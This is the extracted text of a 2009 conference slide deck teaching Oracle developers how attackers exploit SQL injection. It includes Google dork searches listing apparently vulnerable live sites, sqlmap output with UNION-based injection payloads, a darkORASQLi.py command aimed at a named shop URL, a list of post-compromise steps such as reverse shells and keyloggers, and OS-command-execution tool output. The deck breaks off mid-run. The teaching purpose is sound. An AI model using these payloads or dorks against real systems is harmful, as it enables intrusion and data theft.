

ODTUG - SQL Injection Crash Course for Oracle Developers

Alexander Kornbrust
11-Oct-2009

- Introduction
- How (external) hackers work
- Tools
- SQL Injection Basics
- SQL Injection in mod_plsql
- SQL Injection in PL/SQL
- Solution
- Recommendation

Red-Database-Security GmbH

- Company specialized in Oracle security only
- Customers worldwide
- Security Audits, Pentests, Training

Alexander Kornbrust

- Oracle Security Evangelist
- CEO of Red-Database-Security GmbH
- Working with Oracle Database since 1992
- Reported more than 400 security bugs in Oracle products

SQL Injection is the most dangerous security vulnerability in (web) application.

Many developers and developers still think that this often just cosmetic problem...

But it's a serious problem bringing the entire network in danger...

Let's have a look what some Oracle managers think/ thought about it...

How (external) hackers work

It is important to understand how external hackers work it's useful to know their typical approach to abuse SQL Injection ...




How (external) hackers work




- Find a target via google ("google dorks") or pirated/ open source web application security scanner (Acunetix, Pangolin, ...)
 - Download the interesting content from the database (creditcards, emails+passwords, ...)
 - Upload binaries to the database server
 - Server Hopping to other internal servers
- ➔ Special database (or Oracle) knowledge is NOT necessary to do most of these tasks. Normally handled by the tool.




Find vulnerable sites via google

Google [Advanced Search](#)




Web [+ Show options...](#) Results 1 - 100 of about 10,800 for ociexecute "ora 01756".

[나루아트센터](#) - 2 visits - Sep 29
Warning: ociparse() [function.ociparse]: OCIParse: **ORA-01756**: quoted string not ... Warning:
ociexecute(): supplied argument is not a valid OCI8-Statement ...
www.naruart.or.kr/Program/index.php?sub=1_1... - [Cached](#) - [Similar](#) -   

[동부엔샵](#)
Warning: ociparse() [function.ociparse]: **ORA-01756**: quoted string not ... Warning:
ociexecute() expects parameter 1 to be resource, boolean given in ...
www.dongbunshop.co.kr/.../home_bbs_default.phtml?... - [Cached](#) - [Similar](#) -   

[동부엔샵](#)
Warning: **ociexecute()** expects parameter 1 to be resource, boolean given in ... text for error
ORA-01756 in /home/kknd/www/phplib/db_oracle.php on line 244 ...
www.dongbunshop.co.kr/.../home_bbs_default.phtml?... - [Cached](#) - [Similar](#) -   




[...]




[MGM.com : Official website of Metro-Goldwyn-Mayer Inc. - Ars ...](#)
Warning: ociparse(): OCIParse: **ORA-01756**: quoted string not properly terminated in
/var/www/html/search_result_award.php on line 145. Warning: **ociexecute()**: ...
www.mgm.com/search_result_award.php?award... - [Cached](#) - [Similar](#) -   




Find vulnerable sites via google


Google [Advanced Search](#)

Web [+ Show options...](#) Results 1 - 100 of about 510,000

[stpartner.st.com/pls/portal30/portal_sso.st_login_page - Similar ...](#)
Xmarks site page for st stpartner.st.com/pls/portal30/portal_sso.st_login_page with topics, reviews, ratings and comments.
[www.xmarks.com/site/.../pls/portal30/portal_sso.st_login_page - Cached - Similar](#) -   


[www.beaumont Hospitals.com/pls/portal30/site.web_pkg.page?xpageid ...](#)
Xmarks site page for beaumont Hospitals www.beaumont Hospitals.com/pls/portal30/site.web_pkg.page%253Fxpageid=home with topics, reviews, ratings and comments.
[www.xmarks.com/.../pls/portal30/site.web_pkg.page%253Fxpageid=home - Cached - Similar](#) -   


[PDF] [<a href="http://ww4.south-ayrshire.gov.uk/pls/portal30/url/ITEM ...](#)
File Format: PDF/Adobe Acrobat - [Quick View](#)
The Parents Survey 2009 was completed by 49 parents (5 with children attending nursery school,. 29 with child/young people attending primary schools, ...
[ww4.south-ayrshire.gov.uk/pls/portal30/.../ 719122A4CEB36C77E0440003BA36093E - Similar](#) -   



The screenshot displays the Websparker SQL Injection Tool interface. The top menu bar includes options like File, View, Reporting, Settings, Help, Report a Bug, Request a Feature, and Your Opinion. The main window is divided into several sections:

- Site Map:** A tree view on the left showing the application's structure, including files like login.jsp, AdminMenu.jsp, Default.jsp, EmpDetail.jsp, and various Login.jsp files.
- Vulnerability Browser View:** The central pane showing the selected vulnerability, "SQL Injection". It includes a "Table of Content" with links to SQL Injection, Vulnerability Summary, Non Technical, Impact, Remediation, and External References. A detailed description of Blind SQL Injection is provided, along with a "Summary" section.
- SQL Injection Panel:** A section below the vulnerability details with a text input field for SQL queries (containing "SELECT banner from v\$version where rownum=1") and a "Run Query" button. Below the input field, it says "Type your SQL Query and click 'Run' button. Injection results will be visible in here."
- Issues (11):** A list of detected issues on the bottom right, categorized by "Not Confirmed" and "Confirmed". The confirmed issues include "[Cookie Not Marked As HttpOnly] /login.jsp", "[Auto Complete Enabled] /", "[Password Transmitted Over HTTP] /Login.jsp", and two instances of "[SQL Injection] /Login.jsp (Login)" and "[SQL Injection] /Login.jsp (Password)".
- Dashboard:** A section on the bottom left showing scan progress (100%) and scan information (Current Speed: 1.2 req/sec, Average Speed: 3.0 req/sec, Total Requests: 2940, Failed Requests: 0, HEAD Requests: 0, Elapsed Time: 00:16:34).





SQL Injection Tool – SQLMap (free)

```

Terminal — bash — 115x46
alexander-kornbrusts-macbook-air:sqlmap-0.6.3 alex$ python sqlmap.py -c sqlmap.conf
sqlmap/0.6.3 coded by Bernardo Damele A. G. <bernardo.damele@gmail.com>
and Daniele Bellucci <daniele.bellucci@gmail.com>

About Red-Database-Security GmbH
[*) starting at: 11:14:33
specialised in Oracle Security
[11:14:33] [INFO] testing connection to the target url
[11:14:33] [INFO] testing if the url is stable, wait a few seconds
[11:14:35] [INFO] url is stable
[11:14:35] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[11:14:35] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
[11:14:35] [INFO] testing if GET parameter 'id' is dynamic
[11:14:36] [INFO] confirming that GET parameter 'id' is dynamic
[11:14:36] [INFO] GET parameter 'id' is dynamic
[11:14:36] [INFO] testing sql injection on GET parameter 'id' with 0 parenthesis
[11:14:36] [INFO] testing unescaped numeric injection on GET parameter 'id'
[11:14:37] [INFO] confirming unescaped numeric injection on GET parameter 'id'
[11:14:37] [INFO] GET parameter 'id' is unescaped numeric injectable with 0 parenthesis
[11:14:37] [INFO] testing for parenthesis on injectable parameter
[11:14:38] [INFO] the injectable parameter requires 0 parenthesis
[11:14:38] [INFO] testing inband sql injection on parameter 'id'
[11:14:39] [INFO] the target url could be affected by an inband sql injection vulnerability
[11:14:39] [INFO] confirming full inband sql injection on parameter 'id'
[11:14:39] [INFO] the target url is affected by an exploitable full inband sql injection vulnerability
[11:14:39] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||banner||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM v$version WHERE ROWNUM=1-- AND 8639=8639
[11:14:40] [INFO] performed 3 queries in 1 seconds
[11:14:40] [INFO] testing Oracle
[11:14:40] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||LENGTH(SYSDATE)||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM DUAL-- AND 8879=8879
[11:14:40] [INFO] performed 1 queries in 0 seconds
[11:14:40] [INFO] confirming Oracle
[11:14:40] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||SUBSTR((VERSION),1,2)||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM SYS.PRODUCT_COMPONENT_VERSION WHERE ROWNUM=1-- AND 2722=2722
[11:14:40] [INFO] performed 1 queries in 0 seconds
[11:14:40] [INFO] query: UNION ALL SELECT NULL, CHR(98)||CHR(101)||CHR(97)||CHR(105)||CHR(87)||CHR(104)||banner||CHR(114)||CHR(67)||CHR(121)||CHR(82)||CHR(107)||CHR(75) FROM v$version WHERE ROWNUM=1-- AND 5991=5991
[11:14:40] [INFO] performed 1 queries in 0 seconds
web application technology: PHP 4.3.11
back-end DBMS: active fingerprint: Oracle 11i
banner parsing fingerprint: Oracle 11.1.0.7.0
html error message fingerprint: Oracle 11.1.0.7.0
on and links
  
```

SQL Injection Tool - darkORASQLi.py (free)

```
G:\darkc0de>python darkORASQLi.py -u "http://www.heinrich-vogel-shop.de/detail.php?id=2468" --info
```

```
-----
d3ck4, hacking.expose@gmail.com          v1.0
-----
05/2009      darkORASQLi.py
-- Multi Purpose Oracle SQL Injection Tool --
Usage: darkORASQLi.py [options]
      -h help      hackingexpose.blogspot.com
-----
```

```
[+] URL: http://www.heinrich-vogel-shop.de/detail.php?id=2468
[+] 22:24:37
[+] Evasion: + --
[+] Cookie: None
[+] SSL: No
[+] Agent: Microsoft Internet Explorer/4.0b1 (Windows 95)
[-] Proxy Not Given
[+] Gathering Oracle Server Configuration...
```

```
Database: GECONT
```

```
User: SHOP2
```

```
Version: Oracle Database 10g Enterprise Edition Release 10.1.0.4.0 - Prod
```

```
[+] Do we have Access to Oracle Database: NO
```

```
[-] Oracle user enumeration has been skipped!
```

```
[-] We do not have access to Oracle DB on this target!
```

```
[-] 22:24:54
```

```
[-] Total URL Requests: 3
```

```
[-] Done
```

```
Don't forget to check darkORASQLi.log
```

After stealing the data


- Get a reverse shell
- Upload and run binaries (e.g. keylogger, trojans, ...) on the database server
- Add malicious java script code to the web application (to infect web users) (SQL Worm)
- Jump to other servers (DMZ/Intranet)

Run OS Commands via SQL Injection

```
alexander-kornbrusts-macbook-air:Downloads alex$ ./ora_cmd_exec.pl "http://r
.net:7777/php9.php?ename='S'" "ping e.com" 10.4, 10.2.0.1-

-----
Oracle command execution via web apps
by NotSoSecure // www.otsosecure.com
coded by sid //sid@notsosecure.com //01.05.2009
-----
Step 1. Creating Java Library...
NO errors encountered....proceeding to step..2
Step 2. granting java execute privileges...
NO errors encountered....proceeding to step..3
Step 3. creating funtion for command execution...
NO errors encountered....proceeding to step..4
Step 4. making function executable by all users...
